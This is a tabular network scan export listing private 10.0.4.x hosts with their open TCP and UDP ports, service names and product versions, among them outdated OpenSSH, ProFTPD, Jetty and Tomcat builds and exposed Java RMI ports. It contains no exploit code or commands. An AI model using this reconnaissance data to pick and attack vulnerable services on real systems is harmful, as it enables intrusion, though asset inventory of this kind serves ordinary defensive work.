05/24/2024, 2:10 PM	10.0.4.8	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.8	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:10 PM	10.0.4.8	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
05/24/2024, 2:22 PM	10.0.4.8	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.8	tcp/47001	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.8	tcp/49664	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.8	tcp/49665	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.8	tcp/49666	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.8	tcp/49667	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.8	tcp/49668	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.8	tcp/49669	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.8	tcp/49670	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.8	tcp/49671	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.8	tcp/49672	java-rmi	Java RMI	
05/24/2024, 2:22 PM	10.0.4.8	tcp/49673	tcpwrapped		
05/24/2024, 2:22 PM	10.0.4.8	tcp/49706	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.9	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:10 PM	10.0.4.9	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.9	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:10 PM	10.0.4.9	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
05/24/2024, 2:22 PM	10.0.4.9	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.9	tcp/47001	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.9	tcp/49664	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.9	tcp/49665	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.9	tcp/49666	msrpc	Microsoft Windows RPC	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:22 PM	10.0.4.9	tcp/49667	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.9	tcp/49668	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.9	tcp/49669	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.9	tcp/49670	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.9	tcp/49671	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.9	tcp/49673	java-rmi	Java RMI	
05/24/2024, 2:22 PM	10.0.4.9	tcp/49674	tcpwrapped		
05/24/2024, 2:22 PM	10.0.4.9	tcp/52564	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.14	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:10 PM	10.0.4.14	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:12 PM	10.0.4.14	udp/137	netbios-ns	Microsoft Windows Netbios-ns	
05/24/2024, 2:10 PM	10.0.4.14	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:10 PM	10.0.4.14	tcp/1099	java-rmi	Java RMI	
05/24/2024, 2:10 PM	10.0.4.14	tcp/3389	ms-wbt-server		
05/24/2024, 2:22 PM	10.0.4.14	tcp/5985	tcpwrapped		
05/24/2024, 2:22 PM	10.0.4.14	tcp/47001	tcpwrapped		
05/24/2024, 2:10 PM	10.0.4.14	tcp/49152	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.14	tcp/49153	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.14	tcp/49154	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.14	tcp/49155	java-rmi	Java RMI	
05/24/2024, 2:10 PM	10.0.4.14	tcp/49156	tcpwrapped		
05/24/2024, 2:10 PM	10.0.4.14	tcp/49157	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.14	tcp/49158	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.14	tcp/49160	msrpc	Microsoft Windows RPC	
05/24/2024, 2:12 PM	10.0.4.15	udp/7	echo		
05/24/2024, 2:10 PM	10.0.4.15	tcp/22	ssh	OpenBSD OpenSSH 8.9p1 Ubuntu 3ubuntu0.6	
05/24/2024, 2:12 PM	10.0.4.15	udp/631	ipp		
05/24/2024, 2:12 PM	10.0.4.15	udp/1030	iad1		
05/24/2024, 2:12 PM	10.0.4.15	udp/1718	h225gatedisc		
05/24/2024, 2:12 PM	10.0.4.15	udp/2000	cisco-sccp		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:22 PM	10.0.4.15	tcp/41241	java-rmi	Java RMI	
05/24/2024, 2:22 PM	10.0.4.15	tcp/45773	tcpwrapped		
05/24/2024, 2:12 PM	10.0.4.15	udp/49153	unknown		
05/24/2024, 2:12 PM	10.0.4.16	udp/17	qotd		
05/24/2024, 2:10 PM	10.0.4.16	tcp/22	ssh	OpenBSD OpenSSH 8.7	
05/24/2024, 2:12 PM	10.0.4.16	udp/80	http		
05/24/2024, 2:12 PM	10.0.4.16	udp/1023	unknown		
05/24/2024, 2:12 PM	10.0.4.16	udp/1025	blackjack		
05/24/2024, 2:12 PM	10.0.4.16	udp/1718	h225gatedisc		
05/24/2024, 2:12 PM	10.0.4.16	udp/2049	nfs		
05/24/2024, 2:12 PM	10.0.4.16	udp/5000	upnp		
05/24/2024, 2:12 PM	10.0.4.16	udp/5060	sip		
05/24/2024, 2:12 PM	10.0.4.16	udp/10000	ndmp		
05/24/2024, 2:22 PM	10.0.4.16	tcp/41565	java-rmi	Java RMI	
05/24/2024, 2:22 PM	10.0.4.16	tcp/45219	tcpwrapped		
05/24/2024, 2:12 PM	10.0.4.16	udp/49153	unknown		
05/24/2024, 2:10 PM	10.0.4.22	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:10 PM	10.0.4.22	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.22	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:10 PM	10.0.4.22	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
05/24/2024, 2:22 PM	10.0.4.22	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.22	tcp/8027	papachi-p2p-srv		
05/24/2024, 2:22 PM	10.0.4.22	tcp/8028	postgresql	PostgreSQL DB 9.6.0 Or Later	
05/24/2024, 2:10 PM	10.0.4.22	tcp/8031	desktop-central	Zohocorp ManageEngine Desktop Central DesktopCentralServer	
05/24/2024, 2:22 PM	10.0.4.22	tcp/8032	desktop-central	Zohocorp ManageEngine Desktop Central DesktopCentralServer	
05/24/2024, 2:10 PM	10.0.4.22	tcp/8082	blackice-alerts	ManageEngine ADManager Plus	
05/24/2024, 2:10 PM	10.0.4.22	tcp/8083	us-srv		
05/24/2024, 2:22 PM	10.0.4.22	tcp/8494	unknown	ManageEngine ADManager Plus	
05/24/2024, 2:22 PM	10.0.4.22	tcp/29118	unknown		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:22 PM	10.0.4.22	tcp/47001	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.22	tcp/49664	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.22	tcp/49665	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.22	tcp/49666	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.22	tcp/49667	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.22	tcp/49668	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.22	tcp/49669	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.22	tcp/49670	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.22	tcp/49671	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.22	tcp/49672	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.22	tcp/58340	msrpc	Microsoft Windows RPC	
05/24/2024, 2:12 PM	10.0.4.23	udp/7	echo		
05/24/2024, 2:10 PM	10.0.4.23	tcp/22	ssh	OpenBSD OpenSSH 5.3p1 Debian 3ubuntu4	
05/24/2024, 2:12 PM	10.0.4.23	udp/53	domain		
05/24/2024, 2:12 PM	10.0.4.23	udp/123	ntp		
05/24/2024, 2:12 PM	10.0.4.23	udp/137	netbios-ns	Microsoft Windows Netbios-ns	
05/24/2024, 2:12 PM	10.0.4.23	udp/138	netbios-dgm		
05/24/2024, 2:10 PM	10.0.4.23	tcp/139	netbios-ssn	Samba Smbd 3.X - 4.X	
05/24/2024, 2:10 PM	10.0.4.23	tcp/143	imap	Courier Imapd	
05/24/2024, 2:12 PM	10.0.4.23	udp/161	snmp		
05/24/2024, 2:12 PM	10.0.4.23	udp/2048	dls-monitor		
05/24/2024, 2:12 PM	10.0.4.23	udp/2049	nfs		
05/24/2024, 2:12 PM	10.0.4.23	udp/3456	IISrpc-or-vat		
05/24/2024, 2:10 PM	10.0.4.23	tcp/5001	java-object	Java Object Serialization	
05/24/2024, 2:10 PM	10.0.4.23	tcp/8081	http	Eclipse Jetty 6.1.25	
05/24/2024, 2:10 PM	10.0.4.24	tcp/21	ftp	ProFTPD Project ProFTPD 1.3.5	
05/24/2024, 2:10 PM	10.0.4.24	tcp/631	ipp	Apple CUPS 1.7	
05/24/2024, 2:10 PM	10.0.4.24	tcp/3306	mysql	MySQL	
05/24/2024, 2:10 PM	10.0.4.24	tcp/8080	http	Eclipse Jetty 8.1.7.v20120910	
05/24/2024, 2:10 PM	10.0.4.25	tcp/22	ssh	FortiSSH	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:10 PM	10.0.4.25	tcp/541	reverse-ssl	SSL/TLS ClientHello	
05/24/2024, 2:10 PM	10.0.4.26	tcp/22	ssh	OpenBSD OpenSSH 7.6p1	
05/24/2024, 2:12 PM	10.0.4.26	udp/53	domain		
05/24/2024, 2:10 PM	10.0.4.26	tcp/80	http	Igor Sysoev Nginx, VMware vRealize Network Insight	
05/24/2024, 2:12 PM	10.0.4.26	udp/123	ntp		
05/24/2024, 2:12 PM	10.0.4.26	udp/5353	zeroconf		
05/24/2024, 2:12 PM	10.0.4.27	udp/17	qotd		
05/24/2024, 2:10 PM	10.0.4.27	tcp/80	http	Apache HTTPD	
05/24/2024, 2:12 PM	10.0.4.27	udp/88	kerberos-sec		
05/24/2024, 2:12 PM	10.0.4.27	udp/123	ntp	NTP V4	
05/24/2024, 2:12 PM	10.0.4.27	udp/427	svrloc		
05/24/2024, 2:12 PM	10.0.4.27	udp/515	printer		
05/24/2024, 2:12 PM	10.0.4.27	udp/2222	msantipiracy		
05/24/2024, 2:12 PM	10.0.4.27	udp/17185	wdbrpc		
05/24/2024, 2:12 PM	10.0.4.27	udp/32771	sometimes-rpc6		
05/24/2024, 2:12 PM	10.0.4.27	udp/49152	unknown		
05/24/2024, 2:12 PM	10.0.4.27	udp/49182	unknown		
05/24/2024, 2:12 PM	10.0.4.27	udp/49192	unknown		
05/24/2024, 2:10 PM	10.0.4.28	tcp/22	ssh	OpenBSD OpenSSH 7.5	
05/24/2024, 2:10 PM	10.0.4.28	tcp/80	http	Envoy Proxy Envoy, VMware Site Recovery Manager	
05/24/2024, 2:22 PM	10.0.4.28	tcp/5480	unknown	Envoy Proxy Envoy	
05/24/2024, 2:10 PM	10.0.4.29	tcp/22	ssh	OpenBSD OpenSSH 7.4	
05/24/2024, 2:10 PM	10.0.4.29	tcp/80	http	VMware ESXi Server Httpd	
05/24/2024, 2:10 PM	10.0.4.29	tcp/88	kerberos-sec		
05/24/2024, 2:10 PM	10.0.4.29	tcp/514	shell		
05/24/2024, 2:10 PM	10.0.4.29	tcp/636	ldap		
05/24/2024, 2:22 PM	10.0.4.29	tcp/1514	fujitsu-dtcns		
05/24/2024, 2:22 PM	10.0.4.29	tcp/2012	ttyinfo		
05/24/2024, 2:22 PM	10.0.4.29	tcp/2014	troff		
05/24/2024, 2:22 PM	10.0.4.29	tcp/2015	cypress		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:10 PM	10.0.4.29	tcp/2020	xinupageserver		
05/24/2024, 2:22 PM	10.0.4.29	tcp/5480	https	Lighttpd 1.4.45	
05/24/2024, 2:22 PM	10.0.4.29	tcp/5580	https	TwistedMatrix Twisted Web Twisted Web 17.1.0	
05/24/2024, 2:22 PM	10.0.4.29	tcp/7444	https	Apache Tomcat 8.5.13	
05/24/2024, 2:10 PM	10.0.4.29	tcp/8084	websnp		
05/24/2024, 2:22 PM	10.0.4.29	tcp/9084	http	Eclipse Jetty 9.4.7.v20170914	
05/24/2024, 2:22 PM	10.0.4.29	tcp/9087	https	Eclipse Jetty 9.4.7.v20170914	
05/24/2024, 2:22 PM	10.0.4.29	tcp/9443	tungsten-https		
05/24/2024, 2:10 PM	10.0.4.30	tcp/22	ssh	OpenBSD OpenSSH 8.9p1 Ubuntu 3ubuntu0.6	
05/24/2024, 2:12 PM	10.0.4.30	udp/137	netbios-ns		
05/24/2024, 2:12 PM	10.0.4.30	udp/427	svrloc		
05/24/2024, 2:12 PM	10.0.4.30	udp/443	https		
05/24/2024, 2:12 PM	10.0.4.30	udp/497	retrospect		
05/24/2024, 2:12 PM	10.0.4.30	udp/997	maitrd		
05/24/2024, 2:12 PM	10.0.4.30	udp/2222	msantipiracy		
05/24/2024, 2:12 PM	10.0.4.30	udp/10000	ndmp		
05/24/2024, 2:12 PM	10.0.4.30	udp/31337	BackOrifice		
05/24/2024, 2:12 PM	10.0.4.30	udp/49182	unknown		
05/24/2024, 2:12 PM	10.0.4.30	udp/49192	unknown		
05/24/2024, 2:12 PM	10.0.4.31	udp/111	rpcbind		
05/24/2024, 2:10 PM	10.0.4.31	tcp/111	rpcbind		
05/24/2024, 2:12 PM	10.0.4.31	udp/123	ntp		
05/24/2024, 2:10 PM	10.0.4.31	tcp/139	netbios-ssn	Samba Smbd 3.X - 4.X	
05/24/2024, 2:12 PM	10.0.4.31	udp/1022	exp2		
05/24/2024, 2:12 PM	10.0.4.31	udp/1025	blackjack		
05/24/2024, 2:12 PM	10.0.4.31	udp/5353	mdns	DNS-based Service Discovery	
05/24/2024, 2:10 PM	10.0.4.31	tcp/5357	http	Python BaseHTTPServer 0.6	
05/24/2024, 2:12 PM	10.0.4.31	udp/9200	wap-wsp		
05/24/2024, 2:12 PM	10.0.4.31	udp/49186	unknown		
05/24/2024, 2:10 PM	10.0.4.126	tcp/22	ssh	Cisco SSH 1.25	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:12 PM	10.0.4.126	udp/67	dhcps		
05/24/2024, 2:12 PM	10.0.4.126	udp/68	dhcpc		
05/24/2024, 2:12 PM	10.0.4.126	udp/120	cfdptkt		
05/24/2024, 2:12 PM	10.0.4.126	udp/123	ntp		
05/24/2024, 2:12 PM	10.0.4.126	udp/139	netbios-ssn		
05/24/2024, 2:12 PM	10.0.4.126	udp/515	printer		
05/24/2024, 2:12 PM	10.0.4.126	udp/623	asf-rmcp		
05/24/2024, 2:12 PM	10.0.4.126	udp/996	vsinet		
05/24/2024, 2:12 PM	10.0.4.126	udp/1022	exp2		
05/24/2024, 2:12 PM	10.0.4.126	udp/1026	win-rpc		
05/24/2024, 2:12 PM	10.0.4.126	udp/1028	ms-lsa		
05/24/2024, 2:12 PM	10.0.4.126	udp/1029	solid-mux		
05/24/2024, 2:12 PM	10.0.4.126	udp/1030	iad1		
05/24/2024, 2:12 PM	10.0.4.126	udp/1434	ms-sql-m		
05/24/2024, 2:12 PM	10.0.4.126	udp/1813	radacct		
05/24/2024, 2:12 PM	10.0.4.126	udp/3703	adobeserver-3		
05/24/2024, 2:12 PM	10.0.4.126	udp/5060	sip		
05/24/2024, 2:12 PM	10.0.4.126	udp/20031	bakbonenetvault		
05/24/2024, 2:12 PM	10.0.4.126	udp/49152	unknown		
05/24/2024, 2:12 PM	10.0.4.126	udp/49188	unknown		
05/24/2024, 2:12 PM	10.0.4.126	udp/49191	unknown		
05/24/2024, 2:12 PM	10.0.4.129	udp/9	discard		
05/24/2024, 2:12 PM	10.0.4.129	udp/17	qotd		
05/24/2024, 2:10 PM	10.0.4.129	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:12 PM	10.0.4.129	udp/49	tacacs		
05/24/2024, 2:12 PM	10.0.4.129	udp/80	http		
05/24/2024, 2:12 PM	10.0.4.129	udp/123	ntp		
05/24/2024, 2:10 PM	10.0.4.129	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:12 PM	10.0.4.129	udp/136	profile		
05/24/2024, 2:12 PM	10.0.4.129	udp/137	netbios-ns	Microsoft Windows 10 Netbios-ns	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:12 PM	10.0.4.129	udp/138	netbios-dgm		
05/24/2024, 2:10 PM	10.0.4.129	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:12 PM	10.0.4.129	udp/443	https		
05/24/2024, 2:12 PM	10.0.4.129	udp/445	microsoft-ds		
05/24/2024, 2:12 PM	10.0.4.129	udp/500	isakmp		
05/24/2024, 2:12 PM	10.0.4.129	udp/626	serialnumberd		
05/24/2024, 2:12 PM	10.0.4.129	udp/1023	unknown		
05/24/2024, 2:12 PM	10.0.4.129	udp/1434	ms-sql-m		
05/24/2024, 2:12 PM	10.0.4.129	udp/1645	radius		
05/24/2024, 2:12 PM	10.0.4.129	udp/1718	h225gatedisc		
05/24/2024, 2:10 PM	10.0.4.129	tcp/3389	ms-wbt-server		
05/24/2024, 2:12 PM	10.0.4.129	udp/4500	nat-t-ike		
05/24/2024, 2:12 PM	10.0.4.129	udp/5000	upnp		
05/24/2024, 2:12 PM	10.0.4.129	udp/5060	sip		
05/24/2024, 2:22 PM	10.0.4.129	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:12 PM	10.0.4.129	udp/9200	wap-wsp		
05/24/2024, 2:12 PM	10.0.4.129	udp/10000	ndmp		
05/24/2024, 2:22 PM	10.0.4.129	tcp/47001	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:10 PM	10.0.4.129	tcp/49152	msrpc	Microsoft Windows RPC	
05/24/2024, 2:12 PM	10.0.4.129	udp/49153	unknown		
05/24/2024, 2:10 PM	10.0.4.129	tcp/49153	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.129	tcp/49154	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.129	tcp/49155	java-rmi	Java RMI	
05/24/2024, 2:10 PM	10.0.4.129	tcp/49156	tcpwrapped		
05/24/2024, 2:10 PM	10.0.4.129	tcp/49157	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.129	tcp/49170	msrpc	Microsoft Windows RPC	
05/24/2024, 2:12 PM	10.0.4.129	udp/49186	unknown		
05/24/2024, 2:22 PM	10.0.4.129	tcp/49187	msrpc	Microsoft Windows RPC	
05/24/2024, 2:12 PM	10.0.4.129	udp/49190	unknown		
05/24/2024, 2:10 PM	10.0.4.130	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:10 PM	10.0.4.130	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.130	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:10 PM	10.0.4.130	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
05/24/2024, 2:22 PM	10.0.4.130	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.130	tcp/47001	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.130	tcp/49664	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.130	tcp/49665	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.130	tcp/49667	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.130	tcp/49668	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.130	tcp/49671	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.130	tcp/49693	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.130	tcp/49697	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.130	tcp/49722	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.130	tcp/61096	msrpc	Microsoft Windows RPC	
05/24/2024, 2:12 PM	10.0.4.131	udp/17	qotd		
05/24/2024, 2:10 PM	10.0.4.131	tcp/22	ssh	OpenBSD OpenSSH 8.2p1 Ubuntu 4ubuntu0.11	
05/24/2024, 2:12 PM	10.0.4.131	udp/80	http		
05/24/2024, 2:12 PM	10.0.4.131	udp/88	kerberos-sec		
05/24/2024, 2:12 PM	10.0.4.131	udp/123	ntp	NTP V4	
05/24/2024, 2:12 PM	10.0.4.131	udp/158	pcmail-srv		
05/24/2024, 2:12 PM	10.0.4.131	udp/520	route		
05/24/2024, 2:12 PM	10.0.4.131	udp/593	http-rpc-epmap		
05/24/2024, 2:12 PM	10.0.4.131	udp/1025	blackjack		
05/24/2024, 2:12 PM	10.0.4.131	udp/1030	iad1		
05/24/2024, 2:12 PM	10.0.4.131	udp/1718	h225gatedisc		
05/24/2024, 2:12 PM	10.0.4.131	udp/2222	msantipiracy		
05/24/2024, 2:12 PM	10.0.4.131	udp/3456	IISrpc-or-vat		
05/24/2024, 2:12 PM	10.0.4.131	udp/10000	ndmp		
05/24/2024, 2:12 PM	10.0.4.131	udp/49152	unknown		
05/24/2024, 2:12 PM	10.0.4.131	udp/49154	unknown		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:12 PM	10.0.4.131	udp/49156	unknown		
05/24/2024, 2:12 PM	10.0.4.131	udp/49185	unknown		
05/24/2024, 2:12 PM	10.0.4.131	udp/49201	unknown		
05/24/2024, 2:10 PM	10.0.4.133	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:10 PM	10.0.4.133	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.133	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:10 PM	10.0.4.133	tcp/3389	ms-wbt-server		
05/24/2024, 2:22 PM	10.0.4.133	tcp/5040	unknown		
05/24/2024, 2:22 PM	10.0.4.133	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.133	tcp/47001	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.133	tcp/49664	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.133	tcp/49665	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.133	tcp/49666	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.133	tcp/49667	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.133	tcp/49668	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.133	tcp/49669	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.133	tcp/49671	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.133	tcp/49672	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.133	tcp/49673	java-rmi	Java RMI	
05/24/2024, 2:22 PM	10.0.4.133	tcp/49674	tcpwrapped		
05/24/2024, 2:10 PM	10.0.4.134	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:10 PM	10.0.4.134	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.134	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:10 PM	10.0.4.134	tcp/3389	ms-wbt-server		
05/24/2024, 2:22 PM	10.0.4.134	tcp/5040	unknown		
05/24/2024, 2:22 PM	10.0.4.134	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.134	tcp/47001	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.134	tcp/49664	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.134	tcp/49665	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.134	tcp/49666	msrpc	Microsoft Windows RPC	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:22 PM	10.0.4.134	tcp/49667	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.134	tcp/49668	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.134	tcp/49669	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.134	tcp/49670	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.134	tcp/49671	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.134	tcp/49673	java-rmi	Java RMI	
05/24/2024, 2:22 PM	10.0.4.134	tcp/49674	tcpwrapped		
05/24/2024, 2:22 PM	10.0.4.134	tcp/55017	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.135	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:10 PM	10.0.4.135	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:12 PM	10.0.4.135	udp/137	netbios-ns	Microsoft Windows Netbios-ns	
05/24/2024, 2:10 PM	10.0.4.135	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:10 PM	10.0.4.135	tcp/1099	java-rmi	Java RMI	
05/24/2024, 2:10 PM	10.0.4.135	tcp/3389	ms-wbt-server		
05/24/2024, 2:22 PM	10.0.4.135	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.135	tcp/47001	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:10 PM	10.0.4.135	tcp/49152	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.135	tcp/49153	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.135	tcp/49154	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.135	tcp/49155	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.135	tcp/49156	java-rmi	Java RMI	
05/24/2024, 2:10 PM	10.0.4.135	tcp/49157	tcpwrapped		
05/24/2024, 2:10 PM	10.0.4.135	tcp/49158	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.135	tcp/49159	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.135	tcp/49161	msrpc	Microsoft Windows RPC	
05/24/2024, 2:12 PM	10.0.4.136	udp/9	discard		
05/24/2024, 2:12 PM	10.0.4.136	udp/17	qotd		
05/24/2024, 2:10 PM	10.0.4.136	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:12 PM	10.0.4.136	udp/49	tacacs		
05/24/2024, 2:10 PM	10.0.4.136	tcp/135	msrpc	Microsoft Windows RPC	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:12 PM	10.0.4.136	udp/136	profile		
05/24/2024, 2:12 PM	10.0.4.136	udp/137	netbios-ns	Microsoft Windows Netbios-ns	
05/24/2024, 2:12 PM	10.0.4.136	udp/138	netbios-dgm		
05/24/2024, 2:10 PM	10.0.4.136	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:12 PM	10.0.4.136	udp/445	microsoft-ds		
05/24/2024, 2:12 PM	10.0.4.136	udp/497	retrospect		
05/24/2024, 2:12 PM	10.0.4.136	udp/500	isakmp		
05/24/2024, 2:12 PM	10.0.4.136	udp/626	serialnumberd		
05/24/2024, 2:12 PM	10.0.4.136	udp/631	ipp		
05/24/2024, 2:12 PM	10.0.4.136	udp/1023	unknown		
05/24/2024, 2:10 PM	10.0.4.136	tcp/1099	java-rmi	Java RMI	
05/24/2024, 2:12 PM	10.0.4.136	udp/1645	radius		
